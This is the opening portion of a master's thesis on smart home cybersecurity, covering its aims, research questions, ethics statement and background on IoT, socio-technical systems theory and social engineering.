Master's thesis

NTNU
Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Dept. of Information Security and Communication Technology

Amar Licina

Smart Homes: A security threat in disguise

Master's thesis in Information Security
Supervisor: Basel Katt

December 2023

NTNU
Norwegian University of
Science and Technology

Amar Licina

Smart Homes: A security threat in disguise

Master's thesis in Information Security
Supervisor: Basel Katt
December 2023

Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Dept. of Information Security and Communication Technology

NTNU
Norwegian University of
Science and Technology

Acknowledgements

First, I would like to thank my parents for encouraging me to pursue a master's degree since even beginning my bachelor degree which was kind of hassling, but here I am. It has always been their dream to see me achieve great success, and completing this degree is a way to show them my appreciation. I would also like to extend my thanks to Sopra Steria for accommodating me the opportunity to pursue my master's degree alongside my full-time job, committing a full-time job as an Infrastructure engineer consultant at Sopra Steria alongside a fulltime Masters, and also completing plenty of certificates from official vendors such as CompTIA, CISCO, Splunk, ITIL and plenty more Microsoft certifications such as Cyber Security Architect and more was all thanks to friends, family members, and colleagues from work; me doing Masters fulltime besides my work fulltime would not be possible without these people and their endorsementsm, I really have pushed through my limits with this workload.

Finally, I would like to acknowledge my supervisor, Basell Katt, for guiding me through my master's thesis, and thanks to all the other NTNU professors for their exceptional teaching, without the knowledge of tools such as MATLAB it would be quite difficult to continue my journey as a cyber security enthusiast.

Amar Licina
June 30, 2023

Abstract

In recent years, the rapid growth of Internet of Things (IoT) technologies has replaced traditional household items, promising to offer unprecedented convenience through smart home devices. These devices are becoming a regular part of our daily lives. However, as we use more of these smart devices, are we also opening ourselves up to cyber threats? Are we ready to secure our homes with so many IoT devices?

This research explores the increasing integration of Internet of Things (IoT) devices in smart homes; this study employs a Design Science Research (DSR) cycle methodology to conduct an extensive socio-technical analysis, identifying and addressing cybersecurity vulnerabilities. It delves into the nuanced interplay between human behavior and technological elements, such as compromised API tokens and network security issues, to devise strategies for mitigating cybersecurity risks. The research underscores the critical need for thorough risk and vulnerability assessments in the rapidly evolving domain of IoT-enhanced smart homes. By culminating in a comprehensive strategic framework, the study offers valuable insights into both the social and technical facets of these complex ecosystems, aiming to fortify smart home security against emerging cyber threats. This extensive analysis highlights the inherent risks and guides the development of more resilient and secure smart home environments, to try to figure out why smart-homes is a security threat in disguise

Sammendrag

I de senere årene har den raske veksten av (IoT)-teknologier som har erstattet tradisjonelle husholdning enheter og lovet å tilby enestående bekvemmelighet gjennom smarte hjemmeenheter. Disse IoT-enhetene blir en vanlig del av vår hverdag. Men åpner vi oss selv for cybersikkerhetstrusler ved å bruke flere av disse smarte enhetene? Er vi klare til å sikre våre hjem med så mange IoT-enheter? Denne forskningen utforsker den økende integrasjonen av IoT-enheter i smarte hjem; studien bruker en Design Science Research (DSR)-syklusmetodologi for å utføre en omfattende socio-teknisk analyse, identifisere og adressere cybersikkerhetssårbarheter. Den undersøker det nyanserte samspillet mellom menneskelig atferd og teknologiske elementer, som kompromitterte API-tokens og nettverkssikkerhetsproblemer, for å utvikle strategier for å redusere cybersikkerhetsrisikoer. Forskningen understreker det kritiske behovet for grundige risiko- og sårbarhetsvurderinger i det raskt utviklende feltet av IoT-forsterkede smarte hjem. Ved å kulminere i et omfattende strategisk rammeverk, tilbyr studien verdifulle innsikter i både de sosiale og tekniske aspektene av disse komplekse økosystemene, med mål om å styrke digitale sikkerheten i smarte hjem mot nye cybersikkerhetstrusler. Denne grundige analysen fremhever de iboende risikoene og veileder utviklingen av mer motstandsdyktige og sikre smarte hjemmemiljøer, for å prøve å finne ut hvorfor smarte hjem er en skjult sikkerhetstrussel.

Contents

List of Figures

List of Tables

Abbreviations

List of all abbreviations in alphabetic order:

- **ADB** Android Debug Bridge 1.1
- **API** Application Programming Interface 4
- **API-SERVICE** The service that facilitates interaction between an API and an IoT device 4
- **GET-POST** HTTP GET and POST methods used for retrieving and sending data in web communications 5.1.4 5 8
- **HTTP** Hypertext Transfer Protocol 5.1.4 5 8
- **HTTP-GET** A method in HTTP used for requesting data from a specified resource 5.1.4 5 8
- **HTTP POST** A method in HTTP used for sending data to a server to create/update a resource 5.1.4 5 8
- **HTTPS** Hypertext Transfer Protocol Secured 5 8
- **Incident Response** The process of managing and resolving a cyber security breach or attack for companies. [1] 7.1
- **IoT** Internet of Things 4.2.1
- **LAN** Local Area Network 2.3
- **MFA** Multi-Factor Authentication 4.2.2
- **OSI** The Open Systems Interconnection 8
- **OT** Operational Technology 2.3
- **pentest** Penetration testing 5 3.3
- **RAT** Remote Access Trojan 5
- **REST-API** A type of API that adheres to the constraints of REST architectural style 4
- **SOC** A dedicated facility where cybersecurity experts monitor, assess, and defend against cyber threats for companies.[1] 7.1
- **SOHO** Small Office/Home Office, referring to small-scale business environments or home-based businesses requiring specific technology and security solutions 2.3.1
- **influencers** individuals who have the ability to affect the purchasing decisions or opinions of others due to their authority, knowledge, position, or relationship with their audience 4.1.5

Chapter 1

Introduction

1.1 Topics covered by the project

Every year, many smart homes clearly prefer IoT devices over conventional household items. According to Statista, we expect the worldwide inventory of Internet of Things (IoT) devices to nearly double from 15.1 billion in 2020 to over 29 billion by 2030, with an estimated 8 billion consumer devices in China alone. [2] Regarding cybersecurity, human error frequently serves as the most significant vulnerability. Social engineering attackers actively exploit these vulnerabilities. [3] User mistakes vary widely, from falling victim to phishing scams, skipping essential server updates, and securing access improperly. External factors like lack of sleep or bad days can exacerbate these issues. [4] Through our socio-technical analysis, we explore how human behavior and technological systems interplay to affect smart home security, underscoring the importance of maintaining alertness and taking proactive measures to build solid cybersecurity defenses. Understanding the human decision-making factors, especially for smart device owners, is crucial since their actions often constitute the weakest link in cybersecurity.

The risk in a smart home lies in the potential to exploit one's personal life and physical safety. Without proper security measures, IoT devices present a significant threat by potentially offering unauthorized access to sensitive information. This concern sits at the heart of the 'socio' part of our analysis.

Addressing human factors alone cannot guarantee complete protection. We must also tackle the technical side: APIs, or Application Programming Interfaces, are the technological components that manage IoT functionalities in response to user commands. These APIs, including REST-API tokens and GET-POST tokens 5, are essential for securing communication between IoT devices and their servers and enabling interactions between different software interfaces. [5] What if attackers compromise these critical technical defenses? We will conduct a risk and vulnerability analysis to identify the specific risks, understand how an attacker might compromise these systems, and detail the dangers of smart home ownership. Additionally, we aim to identify strategies that allow homeowners to enjoy smart home benefits while remaining alert to and safeguarding against these threats. Our final analysis will provide an integrated perspective of these socio-technical aspects.

1.2 Keywords

Cyber-security, Smart-home, IoT, Risk and vulnerability assessment, Socio-technical systems

1.3 Problem description

John Romkey's creation of the first IoT device in 1990 sparked a technological revolution, transforming traditional households into smart homes [6]. Today, these homes feature devices like smart fridges, cameras, ovens, and TVs, automating tasks and offering a modern lifestyle. However, these devices collect and process sensitive data, presenting concerns about the safety and privacy of smart homeowners. The remote control capability of these devices poses a significant security question: What stops malicious actors from taking over? Unlike businesses with strict security measures, typical smart homes, especially those with children using these devices, often lack robust protections. Instances of hackers exploiting vulnerabilities in home security cameras and baby monitors and leaking private videos online highlight these risks [7] [8]. Furthermore, a hacked smart hair curler nearly causing a house fire exemplifies the potential dangers [9].

Understanding the hidden risks in smart homes is critical. This thesis investigates why smart homes carry more risks than commonly realized and why the discourse about these risks is limited. The socio-technical analysis conducted here examines the intersection of human behavior and technology in smart homes. It focuses on vulnerabilities that emerge when personal information becomes accessible via IoT devices. The aim is to identify threats and devise strategies to fortify homes against these invasive dangers. This thesis also delves into the socio-technical system of smart homes, where technology and human behavior intertwine to create unique cybersecurity vulnerabilities. The challenge lies in the synergistic relationship between technical vulnerabilities and human factors. User errors, lack of cybersecurity awareness, and susceptibility to social engineering attacks compound the risks associated with technical weaknesses in IoT devices. By illuminating these hidden risks, the thesis provides a nuanced understanding of the complex cybersecurity landscape of smart homes.

1.4 Justification, Motivation, and Benefits

The rapid expansion of Internet of Things (IoT) device usage transforms home environments by merging human behavior with advanced technology [10]. This convergence significantly raises cybersecurity risks, compelling us to conduct a thorough analysis examining vulnerabilities in technology and human interactions. The critical need to protect personal information in this age of emerging smart home technologies motivates our research. We aim to rigorously evaluate existing security frameworks and delve into human interactions with these systems to strengthen smart home safety mechanisms by doing a risk assessment and providing physical lab scenarios and mitigations to our findings.

IoT devices offer convenience and connectivity but risk inadvertently exposing or exfiltrating sensitive personal data. An ordinary company would force their employees to follow policies and train them to be alert, but what happens in a standard home where the User is not aware of the danger that an IoT device can bring? The potential for financial details, health records, and individual access can fall into the wrong hands, leading to privacy breaches and financial fraud, raising serious concerns that can affect any individual within the household. Consequently, we dedicate a significant part of our research to exploring how smart homes are socio-technical systems, how IoT devices could be misused to extract sensitive data, and the potential impacts of such effects on individuals and households.

Our work focuses on uncovering hidden cyber threats and the ease of manipulating smart homes, along with proposing mitigations to prevent these vulnerabilities. By identifying and tackling these unseen risks, we aim to boost the security and resilience of the smart home environment. Our research strives to shed light on unseen risks and how a harmonious relationship between humans and technology can exist within a smart home, explaining how smart homes can be safe, efficient, and reliable extensions of our daily lives.

1.5 Research Questions

The rapid growth of smart home devices in our daily lives requires us to examine the less obvious cybersecurity issues closely. This includes looking at how individuals use these devices, how human behavior affects smart-home security, and the weaknesses built into the technology. These areas are full of unnoticed risks and chances for personal data to be taken wrongly, showing the need for a deep analysis that considers both the human and technological sides, and this will be done with a socio-technical study. This study aims to answer the following important research questions to understand the complicated world of smart home technologies and find the gaps in current security methods.

- RO1: In what ways do human behaviors and interactions contribute to the cybersecurity vulnerabilities within smart home environments?
- RO2: How can the technical aspects of smart home systems, such as API tokens and security protocols, be exploited in real-life scenarios to compromise cybersecurity?
- RO3: How can integrating socio-technical insights into a risk assessment framework enhance the identification and mitigation of cybersecurity threats in smart homes?

RO1: This question aims to explore the various ways in which human factors can either enhance or compromise the security of smart homes, examining elements such as user behavior, psychological predispositions, cultural attitudes towards technology, and levels of cybersecurity awareness and education.**RO2**: This question will allow us to delve into the technical aspects, analyzing the nature of technical vulnerabilities in smart home devices, how they can be exploited by malicious actors6.2.1, and the potential consequences of such exploits.**RO3**: This question aims to explore the hidden risks and implementation of holistic security solutions, combining findings from our socio-technical analysis, survey, and Lab to measure strategies to address all the hidden risks.

1.6 Contribution

This study offers an in-depth socio-technical analysis of smart home security, commencing with creating a comprehensive socio-technical model. This model meticulously examines the interplay between human behavior and technical aspects of cybersecurity. Another part of this study is a survey to understand public opinions on cybersecurity practices and awareness in smart homes. In conjunction with this, hands-on lab experiments in real-life settings are planned to highlight vulnerabilities, underscoring the interaction between technical flaws and human factors. These experiments are expected to yield significant insights, contributing to a detailed risk and vulnerability report. Additionally, the study integrates a literature review and case studies, enhancing the theoretical understanding of smart home cybersecurity with practical, real-world insights. The overarching aim is to cultivate a more cautious approach to IoT device usage, elevate awareness regarding the risks associated with sensitive information, and conclude with strategic recommendations for future research in this evolving field.

1.7 study structure

Our study will have several different components. We begin with a deep dive into the socio-technical analysis. This part of the study analyzes how a smart home is a socio-technical system with social and technical factors that interconnect and influence each other in the context of smart home security. It explores how each aspect – the human (socio) and the technological (technical) – presents unique challenges and risks. The second is a survey to understand public opinions on cybersecurity practices and awareness in smart homes.

Based on the insights from our socio-technical analysis. The third component involves practical laboratory experiments with different scenarios on how a malicious actor could manipulate a smart home from the outside. We will simulate various smart home scenarios to demonstrate the real-world implications of our theoretical findings. These experiments bring the socio-technical analysis to life, illustrating how scenarios that could very well occur in everyday life play out when human factors entangle with technological systems.

The final component synthesizes our findings into a comprehensive risk analysis. This part of the study will detail the risks uncovered through our socio-technical examination, survey results, and laboratory experiments. Our goal here is to present these risks in a way that is both comprehensive and accessible, providing valuable insights into the vulnerabilities of smart homes and suggesting ways to mitigate these risks; we will also ask at the end of the risk assessment again with the same participants that took part in the survey to see if they were fully aware of our findings.

- **Chapter 1 - Introduction:** Set the stage for our study, establishing the context and importance of smart home security.
- **Chapter 2 - Background:** Provides foundational information on IoT and the intersection of technology with daily living, essential for understanding the subsequent chapters.
- **Chapter 3 - Method:** Reviews existing research and theories relevant to smart home security, building a solid theoretical base, how to survey for the thesis is held, and also how the Lab experiment methodology
- **Chapter 4 - Socio-technical analysis:** Describes the methods used in our research, including socio-technical systems theory and data analysis techniques that we also discuss in chapter 3. 3
- **Chapter 5 - Lab experiment:** Our lab experiment featured gray-box testing in a real-world smart home setting, focusing on exposing technical flaws and weak

cybersecurity practices. This demonstration highlighted the relative ease of external hacking attempts, aligning our findings with the MITRE framework and cyber-kill chain to provide a structured perspective on potential cyberattack processes.

- **Chapter 6 - Goals and Metrics:** Following the insights gained from our socio-technical analysis, survey, and lab experiment, we will comprehensively evaluate our findings. This evaluation will involve reviewing existing security mechanisms, identifying potential risks, and proposing a list of mitigation strategies. This thorough analysis aims to enhance understanding and strengthen security measures in smart homes.
- **Chapter 7 - Discussion, conclusion, and further work:** In our discussion, we will explore the hidden security threats in smart homes, highlighting average users' challenges in recognizing these risks. We will delve into ways to improve awareness and understanding of these issues. Additionally, the discussion will suggest future research directions, building upon our thesis's findings to further advance the field of smart home security.

1.8 Legal, Disclosure of Vulnerabilities

Any vulnerabilities identified in this study will be reported to the respective vendors confidentially. This study aims not to cause harm or expose any vulnerabilities for any vendors. Every activity done during the Lab is approved by the ISP provider of the smart home and has been contacted regarding the penetration testing part. Conducting any unethical activity on official vendors will not be done.

The Lab will only serve for academic and research purposes; non-ethical or unauthorized actions performed based on the information presented in this study are strictly discouraged and against ethical guidelines. The author of this study does not endorse, encourage, or support anyone for violating any legal and ethical boundaries. The primary objective of this research is to promote knowledge, awareness, and ethical considerations in the field of cyber-security in smart homes. The author holds no responsibility for any misuse or misinterpretation of the content within this study.

Chapter 2

Background

The following section provides the reader with essential background information to serve as a foundation for understanding the subsequent discussion on cyber-security risks in a smart-home environment. In this section, we will delve into the background of smart homes, exploring the fundamental concepts and technologies within a smart home and how they travel across the internet. This will also provide an introduction to the main core components of the report with the necessary information.

2.1 Introduction to Internet of Things

IoT, also known as the Internet of Things, is a device that communicates through the internet and shares and receives data. As mentioned in Chapter 1 1.3, These objects used to be ordinary traditional household items that are becoming the term "smart"; by allowing the devices to be remotely controlled from a distance, this can vary from smart TVs, lights, or vacuum cleaners. These items can notify, for example, when there is an error, notify the user when the fridge is out of milk, or have health monitoring on a smartwatch. These devices become integral to our lives [11], and this thesis will go into the concerns about security, privacy, and potential risks and vulnerabilities that can occur for every smart-home user and which values are affected. [9]

2.2 Smart Homes: The Intersection of IoT and Daily Living

A smart home is equipped with IoT devices to control and automate various systems and appliances, such as lighting, temperature, security, and entertainment [12]. A smart home aims to make daily tasks more convenient and comfortable and improve energy efficiency. Smart homes empower users to control their devices remotely through smartphones, other compatible devices, or via a central hub or digital assistant [13]. This is all possible since the smart home consists of IoT and OT devices [14]. Lighting control is a popular choice among the many applications of smart home technology. Smart light bulbs, for instance, One of the most common uses of smart home technology is controlling lighting. Smart light bulbs can be controlled through a smartphone application, allowing one to turn lights on or off, dim them, or change their color. This can be especially useful for those often away from home or have trouble reaching light switches. Smart lighting can also automatically turn on and off based on the user's schedule or when they arrive or leave their home. [15]

Another popular use of smart home technology is controlling the thermostat. Smart thermostats can be controlled through a smartphone app, allowing the user to adjust the temperature in the home from anywhere. This can be especially useful for those often away from home or have trouble reaching the thermostat. Smart thermostats can also learn the preferences and automatically adjust the temperature to their liking. They also can be scheduled to save energy when the user is out of home or off from work [16]. Security is another area where smart home technology can be useful. Smart security cameras can be placed inside and outside of their home and accessed through a smartphone app. This allows the user to monitor their home, even when they are away. Smart door locks can also be controlled through a smartphone app, allowing users to lock or unlock the doors remotely. This can be especially useful for those who frequently forget their keys or have trouble reaching the lock [17]. Smart home technology can also be used to control entertainment systems. Smart TVs can be controlled through a smartphone app, allowing users to change channels, adjust the volume, and even turn the TV on or off. Smart home technology can also be integrated with other systems, such as home automation systems. These systems can be used to control multiple devices at once, such as turning off all the lights and locking all the doors when the user leaves their home. This can be especially useful for those often away from home or have trouble turning off lights or locking doors. Smart home technology is designed to make daily tasks more convenient and improve energy efficiency. With the ability to control various systems and appliances remotely, smart homes can be especially useful for those who are often away from home or have trouble reaching certain areas of their home. Integrating the various devices with a central hub or digital assistant makes it easy to control multiple devices with the voice of the user or through a single app. [18] As mentioned earlier in chapter 1. 1.1, there has been an increase in the use of Smart-home users, but more papers are supporting this statement, such as SDM NEWSWIRE with the following graph in figure 2.2.1.




Figure 2.2.1: Smart Home Market to Reach $178 Billion in 2025, Graph taken from Omdia Reports[19]

The Socio-Technical Systems (STS) Theory, as seen in figure 2.2.2, is chosen as the foundational method for this study to understand the connection between social and technical aspects within the domain of smart home security. This theory, which sees technology and humans as interdependent parts of a larger system, is pivotal in examining how the characteristics and behaviors of individuals impact, and are impacted by, the technological elements they interact with.

Smart homes, as integrated systems of connected devices and users, present a multifaceted environment where technological configurations and human behaviors influence security and functionality. The STS Theory provides a framework to analyze how vulnerabilities can emerge from technical flaws and how individuals use, manage, and perceive these technologies.

Opting for a socio-technical study enables a comprehensive exploration into how human factors, such as knowledge, attitudes, and practices, align or conflict with the security protocols embedded in smart home devices. This approach simplifies the examination of real-world scenarios where the synergy between human interaction is the main reason for the technology to fall and how the social affects the technical. We will do a literal review and a survey to find findings related to purely socio-aspects. A complementary technical analysis focuses on the intricate workings of smart home device security systems. This involves an in-depth examination of the technological architecture, including software, hardware, and network components, to understand vulnerabilities and strengths. A critical lab study case of the findings in socio-technical analysis and a survey targeting technical aspects provide insights into these systems' robustness, efficiency, and potential failure points. This technical perspective complements the socio-technical study by highlighting how technological components might influence or be influenced without human interaction, making another risk that one smart-home owner must be aware of.

By applying the STS Theory, this research aims to uncover insights grounded in the connection of social and technical aspects. This method is instrumental in identifying potential security risks and proposing solutions considering the dual nature of smart home ecosystems, where human interactions and technological dimensions are inseparable and mutually influential. If one falls, so will the other.

2.2.1 Socio-technical systems theory

Within the STC, we adopt a systems view of organizations, represented by the hexagon. It is this hexagon that lies at the heart of our thinking. Our method will be modified but will be inspired by the figure below. 2.2.2 The concept of socio-technical systems stands as a cornerstone in understanding the multifaceted nature of cybersecurity. Originating from the acknowledgment that technology and society are entangled entities, socio-technical systems emphasize the symbiotic relationship between social elements, including individuals, social and cultural norms, and technical components, including hardware, software, and network infrastructures.




Figure 2.2.2: Socio-technical systems theory[20]

so related to smart homes, this interplay manifests prominently, given that the security of such environments is tightly bound to both human behaviors and the technological apparatus that constitutes them. User interaction with devices, awareness and dedication to security protocols, and response to potential threats are essential in shaping the security landscape of smart homes. Contrarily, the technology's design, implementation, and inherent vulnerabilities also play a crucial role, showcasing the inseparable nature of the social and technical dimensions. So, we are facing a multi-dimensional problem when entangling the risks of smart homes and how these aspects affect each other. [21]




Figure 2.2.3: Socio-technical systems cybersecurity framework[21]

2.2.2 The socio-aspect with Smart Homes

In cybersecurity, the human element is often perceived as the weakest link. [22] Every day, humans are prone to making small mistakes—forgetting keys, neglecting to lock doors, or driving over the speed limit. This fallibility is not only acknowledged in everyday scenarios but also emphasized by most religions, which often assert the inherent imperfection of humans. [23] But what are the implications when such mistakes compromise the security of our homes, particularly in a digital setting? This section explores the potential repercussions of human errors in cybersecurity and how everyday lapses can compromise digital safety. By scrutinizing the intersection of human behavior and cybersecurity, we aim to illuminate existing vulnerabilities and propose strategies to mitigate risks stemming from human fallibility.

In fact, most cyberattacks leverage this human factor, relying on deception to turn individuals into unwitting accomplices. These attacks, known as social engineering attacks, manipulate individuals into divulging sensitive information or making errors. Attackers employ various tactics—impersonating trustworthy entities, exploiting curiosity, or preying on helpfulness to gain unauthorized access, steal data, or disseminate malicious software. The consequences for the targeted individual or organization can be severe, making awareness and vigilance essential. According to Firewall Times, over 98% of cyberattacks involve some form of social engineering [24] [25]

2.2.2.1 Social Engineering: Exploiting the Human Element

Social engineering attacks pose a significant threat in the context of smart homes and IoT devices, especially for the human mind. These attacks leverage human interaction and manipulation to trick individuals and gain unauthorized access to sensitive information or systems. Within their smart homes, social engineering attacks can manifest in various ways. Some attacks include spear Phishing, Smishing, Vishing, Clone Phishing, Watering Hole attacks, Spam, and Hoaxes.[26]. Physical social engineering attacks include tailgating, Shoulder Surfing, Theft, Identity Fraud, and Pretexting.[27] Social engineering is the primary threat to the socio-aspect.

2.2.3 Motivational Theories related to socio-aspect

In cybersecurity, it's key to understand how people think and act, especially related to users owning a smart home; it is not just about the technical aspect; one must also consider the psychological factor within the problem area. This is where psychological theories come in handy. They will help our socio-technical model to figure out how individuals deal with security threats and why they might make risky decisions. In our study, we're using a model that we have developed called socio-technical, where these theories play a big role. They're at the core of explaining why humans can be the weakest link in keeping digital spaces safe. In this part, we're going to talk about different psychological theories to help us understand more about people's behavior in cybersecurity.

1. **Heuristic-Systematic Model:** People often use shortcuts or heuristics to process information, especially when overwhelmed. In the context of smart homes, users may rely on these shortcuts to make decisions, leading to potential security vulnerabilities. Malicious actors can exploit this by feeding misleading cues, knowing users might not engage in thorough, systematic processing of information. Consequently, they may install insecure systems or overlook necessary security measures. [28]

2. **Fear Appeals Theory & Protection Motivation Theory:** Both theories underscore the impact of perceived threats and rewards on behavior. In the realm of smart homes, cyber attackers might exaggerate threats or present fake protective solutions, leveraging fear to drive users towards insecure practices. Users might

prioritize immediate financial conservation over long-term security, making their smart home systems more susceptible to breaches.[29] [30]

3. **Social Influence Theory:** Peer influence plays a pivotal role in technology adoption. Cyber attackers, aware of this, can craft false narratives suggesting that certain insecure practices or devices are popular or "trending." Users, not wanting to be left out, might adopt these without comprehensive scrutiny, compromising security. [31]

4. **Principle of Least Effort:** People naturally gravitate towards convenience. In smart homes, which prioritize ease of use, this can lead to potential security loopholes. Malicious actors can exploit this, designing attacks that seem like the easiest option, thereby increasing the chances of user complacency and security breaches. [32]

5. **Maslow's Hierarchy of Needs:** By targeting essential human needs such as safety and belonging, attackers can trick users into believing certain messages or software are necessary for their well-being. Especially in a smart home context, this could lead to the adoption of seemingly beneficial but malicious systems. [33]

6. **Bounded Rationality:** Humans have cognitive limits, especially when dealing with complex systems like smart homes. Attackers can exploit these limits, bombarding users with information and causing them to make sub-optimal security decisions, leading to overlooked vulnerabilities. [34]

7. **Classical & Operant Conditioning:** Malicious entities can exploit behavioral conditioning by consistently rewarding insecure behavior or punishing secure practices. Over time, users might develop habits that unknowingly put their smart home systems at risk. [35] [36]

8. **Reciprocity Norm & Commitment and Consistency:** Users might feel obligated to reciprocate when given something, even if it's a seemingly benign digital favor. By playing on this sense of obligation, attackers can manipulate users into sharing sensitive details or continuously act in an insecure manner. [37] [38] [39]

9. **Authority Principle & Scarcity Principle:** Attackers posing as authority figures or creating a sense of urgency can bypass a user's typical scrutiny. Users might act hastily, not verifying the authenticity of messages, leading to potential security breaches in their smart homes. [37]

10. **Optimism Bias:** Users may believe they're less at risk than others, leading to a relaxed attitude towards security. Malicious actors can exploit this, making users more susceptible to attacks as they perceive their setups as inherently secure. [40]

11. **Status Quo Bias & Normalcy Bias:** Over time, users might become resistant to change, sticking to familiar settings or systems. Attackers can exploit this inertia, ensuring that vulnerabilities in those familiar systems remain unaddressed and exploited. Users might underestimate novel or unfamiliar threats, believing things will always function as they typically do. This can provide attackers a window of opportunity, catching users off guard when they least expect it. [41]

12. **Dunning-Kruger Effect:** Overconfidence can be a user's downfall. Believing they understand all facets of their smart home's security, they might overlook sophisticated threats, leading to vulnerabilities. [42]

13. **Endowment Effect:** Users may inherently trust systems or devices they personally own. This could lead them to overlook risks, thinking their assets are more secure than they actually are, providing an opportunity for exploitation. [39]

14. **Oversharing Phenomenon:** In the digital age, there's an increasing tendency for individuals to share personal details, activities, or purchases online. This behavior, often seen on social media, can inadvertently disclose information about a user's smart home setup. Such oversharing can provide attackers with insights, helping them craft more targeted and effective attacks.[43]

2.3 Technical-aspect with Smart-homes

An average smart home is different from a home-to-home, but the average SoHo(Small office/small home) consists of a few IoT devices, a simple router, switch, and modem that are connected to the internet. The router usually is a combined switch, router, and WAP in one device. There is security in a SoHo 2.3.1, but enough. The average SoHo infrastructure would look as follows in figure 2.3.1 A small home office, also known as SoHo, can have both wired and wireless connections, while the figure above 2.3.1 illustrates a wired connection that can also be wireless. Every physically connected device forms a Local Area Network (LAN) While devices can be monitored from phones, they are not limited to Wi-Fi connections; some operate using Bluetooth, too. However, the mode of connectivity alone does not categorize a device as Internet of Things (IoT) or Operational Technology (OT). Even devices connected via Bluetooth can be considered part of the IoT landscape if they engage with systems connected to the internet. This diversity in connectivity expands the spectrum of devices and technologies, contributing to the evolving landscape of smart homes and IoT. [44] [45]

